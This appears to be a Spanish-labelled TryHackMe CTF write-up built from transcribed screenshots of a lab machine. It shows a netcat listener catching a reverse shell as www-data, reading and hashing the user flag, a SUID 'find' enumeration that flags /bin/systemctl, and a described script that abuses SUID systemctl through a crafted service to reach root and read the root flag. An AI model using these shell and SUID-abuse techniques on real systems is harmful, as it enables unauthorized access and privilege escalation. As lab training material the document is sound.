
V-03 Flag de usuario y hash



```
root@ip-10-66-165-144: ~
File Edit View Search Terminal Help
root@ip-10-66-165-144:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:
29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
bill
ubuntu
$ cd bill
$ cat user.txt
[REDACTED]
$ ^C
root@ip-10-66-165-144:~# ^[[200~sha256sum user.txt~
sha256sum: command not found
root@ip-10-66-165-144:~# sha256sum user.txt
sha256sum: user.txt: No such file or directory
root@ip-10-66-165-144:~# echo [REDACTED] | sha256sum
d324bd433001e5bdfe39e04d794539c15b51982a5bf6fc78efea46369b7bf956  -
root@ip-10-66-165-144:~#
```

THM AttackBox Persistence: Off 27min 41s

V-04 Archivos con SUID



The screenshot shows a terminal window titled "root@ip-10-66-165-144: ~" with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (THM AttackBox, Persistence: Off 23min 26s). The terminal output shows the command `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` and its results, which are files with SUID bits set. The results are as follows:

Permissions	Count	User	Group	Size	Month	Day	Year	File Path
-rwsr-xr-x	1	root	root	41552	Feb	6	2024	/usr/bin/newuidmap
-rwsr-xr-x	1	root	root	85064	Feb	6	2024	/usr/bin/chfn
-rwsr-xr-x	1	root	root	45648	Feb	6	2024	/usr/bin/newgidmap
-rwsr-xr-x	1	root	root	166056	Apr	4	2023	/usr/bin/sudo
-rwsr-xr-x	1	root	root	53040	Feb	6	2024	/usr/bin/chsh
-rwsr-xr-x	1	root	root	68208	Feb	6	2024	/usr/bin/passwd
-rwsr-xr-x	1	root	root	31032	Feb	21	2022	/usr/bin/pkexec
-rwsr-xr-x	1	root	root	44784	Feb	6	2024	/usr/bin/newgrp
-rwsr-xr-x	1	root	root	88464	Feb	6	2024	/usr/bin/gpasswd
-rwsr-xr-x	1	root	root	159304	Jan	15	2025	/usr/lib/snapd/snap-confine
-rwsr-xr-x	1	root	root	22840	Feb	21	2022	/usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x	1	root	root	477672	Apr	11	2025	/usr/lib/openssh/ssh-keysign
-rwsr-xr-x	1	root	root	14488	Jul	8	2019	/usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x	1	root	messagebus	51344	Oct	25	2022	/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x	1	root	root	866448	Feb	3	2022	/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x	1	root	root	67816	Apr	9	2024	/bin/su
-rwsr-xr-x	1	root	root	55528	Apr	9	2024	/bin/mount
-rwsr-xr-x	1	root	root	39144	Apr	9	2024	/bin/umount
-rwsr-xr-x	1	root	root	996584	Jun	17	2024	/bin/systemctl
-rwsr-xr-x	1	root	root	39144	Mar	7	2020	/bin/fusermount
-rwsr-xr-x	1	root	root	180753	Apr	5	2025	/snap/snapd/24505/usr/lib/snapd/snap-confine
-rwsr-xr-x	1	root	root	85064	Feb	6	2024	/snap/core20/2582/usr/bin/chfn
-rwsr-xr-x	1	root	root	53040	Feb	6	2024	/snap/core20/2582/usr/bin/chsh
-rwsr-xr-x	1	root	root	88464	Feb	6	2024	/snap/core20/2582/usr/bin/gpasswd
-rwsr-xr-x	1	root	root	55528	Apr	9	2024	/snap/core20/2582/usr/bin/mount
-rwsr-xr-x	1	root	root	44784	Feb	6	2024	/snap/core20/2582/usr/bin/newgrp
-rwsr-xr-x	1	root	root	68208	Feb	6	2024	/snap/core20/2582/usr/bin/passwd

V-04 Ejecución de la acción privilegiada

The screenshot displays the THM AttackBox interface. On the left, a challenge completion screen for 'V-04 Ejecución de la acción privilegiada' is shown. It indicates 'Room completed: 100%' and lists two active machines with IP addresses 10.66.165.144 and 10.66.149.123. The challenge text reads: 'It's challenge time! We have guided you through this far. Unleash your skills and exploit this system further to escalate your privileges and answer the following questions.' The first question is 'On the system, search for all SUID files. Which file stands out?' with the answer '/bin/systemctl' marked as 'Correct Answer'. The second question is 'What is the root flag value?' with a redacted answer also marked as 'Correct Answer'. At the bottom, there is a rating section 'How likely are you to recommend this room to others?' with a 'Submit now' button.

On the right, a terminal window shows the execution of a script to create a service and set a root flag. The script uses `rwsr` to find SUID files, `mktemp` to create a service file, and `systemctl` to enable and start the service. The final output shows the root flag value: `cat /tmp/bandera_root.txt` resulting in a redacted string.

V-04 Hash de la flag de root

The screenshot shows a terminal window with the following commands and output:

```
$ cat /tmp/bandera_root.txt
$ echo -n [redacted] sha256sum
cfbc740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8 -
$
```

The terminal window is part of the THM AttackBox interface, showing the hash of the root flag.